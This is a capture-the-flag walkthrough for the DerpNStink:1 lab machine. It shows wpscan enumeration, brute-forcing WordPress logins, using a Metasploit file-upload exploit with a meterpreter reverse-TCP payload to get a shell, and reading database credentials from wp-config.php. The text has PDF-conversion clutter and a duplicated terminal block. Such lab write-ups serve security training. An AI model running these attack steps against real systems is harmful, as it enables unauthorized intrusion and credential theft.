Open the source code of the home page and the Flag 1 is obtained. Then decode it at <http://www.crackstation.net/> and get the decoded string “Austrialia” which is sha256 hash. The other flags are decode at this site too.


```
flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166)
```



Flag 2

According to the result of dirb, the site is built with Wordpress.

```
wpscan --url http://10.0.2.26/weblog/ --enumerate --random-agent
```



WordPress Security Scanner by the WPScan Team
Version 2.9.4

Sponsored by Sucuri - <https://sucuri.net>
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_

```
[i] The remote host tried to redirect to: http://derpnstink.local/weblog/
[?] Do you want follow the redirection ? [Y]es [N]o [A]bort, default: [N] >
[+] URL: http://10.0.2.26/weblog/
[+] Started: Mon Jul 16 10:34:20 2018

[+] Interesting header: SERVER: Apache/2.4.7 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.5.9-1ubuntu4.22
[+] XML-RPC Interface available under: http://10.0.2.26/weblog/xmlrpc.php [HTTP 405]

[+] Enumerating WordPress version ...
[!] The WordPress 'http://10.0.2.26/weblog/readme.html' file exists exposing a version number

[+] WordPress version 4.6.12 (Released on 2018-07-05) identified from links opml

[+] Enumerating installed plugins (only ones with known vulnerabilities) ...

Time: 00:00:01
<=====
=====> (1649 / 1649) 100.00% Time: 00:00:01

[+] We found 1 plugin:

[+] Name: slideshow-gallery - v1.4.6
| Last updated: 2018-07-11T02:17:00.000Z
| Location: http://10.0.2.26/weblog/wp-content/plugins/slideshow-gallery/
| Readme: http://10.0.2.26/weblog/wp-content/plugins/slideshow-gallery/readme.txt
[!] The version is out of date, the latest version is 1.6.8

[!] Title: Slideshow Gallery < 1.4.7 Arbitrary File Upload
Reference: https://wpvulndb.com/vulnerabilities/7532
Reference: http://seclists.org/bugtraq/2014/Sep/1
Reference: http://packetstormsecurity.com/files/131526/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
Reference:
https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload
Reference: https://www.exploit-db.com/exploits/34681/
Reference: https://www.exploit-db.com/exploits/34514/
[i] Fixed in: 1.4.7

[!] Title: Tribulant Slideshow Gallery <= 1.5.3 - Arbitrary file upload & Cross-Site Scripting (XSS)
```



```
Reference: https://wpvulndb.com/vulnerabilities/8263
Reference: http://cinu.pl/research/wp-plugins/mail_5954cbf04cd033877e5415a0c6fba532.html
Reference: http://blog.cinu.pl/2015/11/php-static-code-analysis-vs-top-1000-wordpress-
plugins.html
[i] Fixed in: 1.5.3.4

[!] Title: Tribulant Slideshow Gallery <= 1.6.4 - Authenticated Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8786
Reference:
https://sumofpwn.nl/advisory/2016/cross_site_scripting_vulnerability_in_tribulant_slideshow_gall
eries_wordpress_plugin.html
Reference: https://plugins.trac.wordpress.org/changeset/1609730/slideshow-gallery
[i] Fixed in: 1.6.5

[!] Title: Slideshow Gallery <= 1.6.5 - Multiple Authenticated Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8795
Reference: http://www.defensecode.com/advisories/DC-2017-01-
014_WordPress_Tribulant_Slideshow_Gallery_Plugin_Advisory.pdf
Reference: https://packetstormsecurity.com/files/142079/DC-2017-01-014.pdf
[i] Fixed in: 1.6.6

[+] Enumerating installed themes (only ones with known vulnerabilities) ...

Time: 00:00:00
<=====
=====> (286 / 286) 100.00% Time: 00:00:00

[+] No themes found

[+] Enumerating timthumb files ...

Time: 00:00:02
<=====
=====> (2566 / 2566) 100.00% Time: 00:00:02

[+] No timthumb files found

[+] Enumerating usernames ...
[+] We identified the following 2 users:
+---+-----+-----+
| ID | Login   | Name   |
+---+-----+-----+
| 1 | unclstinky | unclstinky |
| 2 | admin    | admin    |
+---+-----+-----+
```

[+] Finished: Mon Jul 16 10:34:28 2018

[+] Elapsed time: 00:00:08

```
[+] Requests made: 4889
[+] Memory used: 63.844 MB
```

The usernames are “unclestinky” and “admin”. Brute force the usernames and try to get the password. The result is that username is “admin” and the password is “admin”.

```
wpscan --url http://10.0.2.26/weblog/ --random-agent --usernames
~/infosec/DerpNStinkv1/users.txt --wordlist /usr/share/john/password.lst
```

```
[+] Interesting header: SERVER: Apache/2.4.7 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.5.9-lubuntu4.22
[+] XML-RPC Interface available under: http://10.0.2.26/weblog/xmlrpc.php [HTTP 405]

[+] Enumerating WordPress version ...
[!] The WordPress 'http://10.0.2.26/weblog/readme.html' file exists exposing a version number

[+] WordPress version 4.6.12 (Released on 2018-07-05) identified from links opml

[+] Enumerating plugins from passive detection ...
[+] No plugins found passively
[+] Starting the password brute forcer
Brute Forcing 'unclestinky' Time: 00:00:33 <===== > (3556 / 3560) 99.88% ETA: 00:00:00
[!] ERROR: We received an unknown response for login: admin and password: admin
Brute Forcing 'admin' Time: 00:00:33 <===== > (3553 / 3560) 99.80% ETA: 00:00:00

+-----+-----+-----+-----+
| ID | Login | Name | Password |
+-----+-----+-----+-----+
|  | unclesinky |  |  |
|  | admin |  |  |
+-----+-----+-----+-----+

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hex, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirpool, MySQL 4.1+ (sha1|sha1_hex), QubesV3.1BackupDefaults


[+] Finished: Mon Jul 16 10:47:27 2018
[+] Elapsed time: 00:01:11
[+] Requests made: 7495
[+] Memory used: 26.441 MB
[-x]-[samiux@parrot]-[~/infosec/DerpNStinkv1]
-- $
```

Login to the Wordpress with “admin” username and “admin” password but find nothing interesting. Re-read the result of wpscan, there are a lot of alert for the vulnerabilities. The following one caught my eyes.

```
[!] Title: Slideshow Gallery < 1.4.7 Arbitrary File Upload
Reference: https://wpvulndb.com/vulnerabilities/7532
Reference: http://seclists.org/bugtraq/2014/Sep/1
Reference: http://packetstormsecurity.com/files/131526/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
Reference:
https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload
Reference: https://www.exploit-db.com/exploits/34681/
Reference: https://www.exploit-db.com/exploits/34514/
[i] Fixed in: 1.4.7
```

Fire up msfconsole and launch the exploit. The shell is obtained.

```
unix/webapp/wp_slideshowgallery_upload
```



```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

Name      Current Setting  Required  Description
-----
Proxies
RHOST     derpnstink.local yes        The target address
RPORT     80              yes        The target port (TCP)
SSL       false           no         Negotiate SSL/TLS for outgoing connections
TARGETURI /weblog         yes        The base path to the wordpress application
VHOST     no              no         HTTP server virtual host
WP_PASSWORD admin           yes        Valid password for the provided username
WP_USER   admin           yes        A valid username

DeRPNStiNK Professional Services

Payload options (php/meterpreter/reverse_tcp):


Name      Current Setting  Required  Description
-----
LHOST     10.0.2.13       yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

About Us

Exploit target:

Id  Name
--  --
0   WP SlideShow Gallery 1.4.6

msf exploit(unix/webapp/wp_slideshowgallery_upload) >
```



```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

Name      Current Setting  Required  Description
-----
LHOST     10.0.2.13       yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:


Id  Name
--  --
0   WP SlideShow Gallery 1.4.6

DeRPNStiNK Professional Services

msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.13:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file kkuexisr.php
[*] Sending stage (37775 bytes) to 10.0.2.26
[*] Meterpreter session 2 opened (10.0.2.13:4444 -> 10.0.2.26:33438) at 2018-07-18 08:42:33 +0800
[+] Deleted kkuexisr.php

meterpreter > sysinfo
Computer      : DeRPNStiNK
OS            : Linux DeRPNStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
Meterpreter   : php/linux
meterpreter >
```



```
Id  Name
--  --
0  WP Slideshow Gallery 1.4.6

msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.13:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file kkuexisr.php
[*] Sending stage (37775 bytes) to 10.0.2.26
[*] Meterpreter session 2 opened (10.0.2.13:4444 -> 10.0.2.26:33438) at 2018-07-18 08:42:33 +0800
[+] Deleted kkuexisr.php


meterpreter > sysinfo
Computer      : DeRPNStiNK
OS            : Linux DeRPNStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
Meterpreter   : php/linux
meterpreter > cd /home
meterpreter > shell
Process 5298 created.
Channel 0 created.
cd /home
ls
mrderp
stinky
```

According to the “/home”, there are two users, they are “mrderp” and “stinky”. Tested on SSH and FTP, “mrderp” can be logged in via SSH but not “stinky” who may be use key to login. “stinky” can be logged in to FTP but not “mrderp”.

Go to “/var/www/html/weblog” and find “wp-config.php” where the mysql username and password can be obtained. They are :


database : wordpress
username : root
password : mysql

DerpNStink : 1 – Capture The Flag




```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'mysql');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8');  
  
/** The Database Collate type. Don't change this if in doubt. */  
define('DB_COLLATE', '');  
  
/**#@+  
 * Authentication Unique Keys and Salts.  
 *  
 * Change these to different unique phrases!  
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}  
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.  
 *  
 * @since 2.6.0  
 */  
define('AUTH_KEY', 's!W}OfIa:(QY-E!Axb-JX-M5rvs8W-m0v Wi)+(?!b.5Ed/)f^1|5aBS-s;k>(');
```

As there is a directory namely “phpmyadmin” under “php” directory. The captioned username and password is used to log in to the phpmyadmin.




DerpNStink : 1 – Capture The Flag

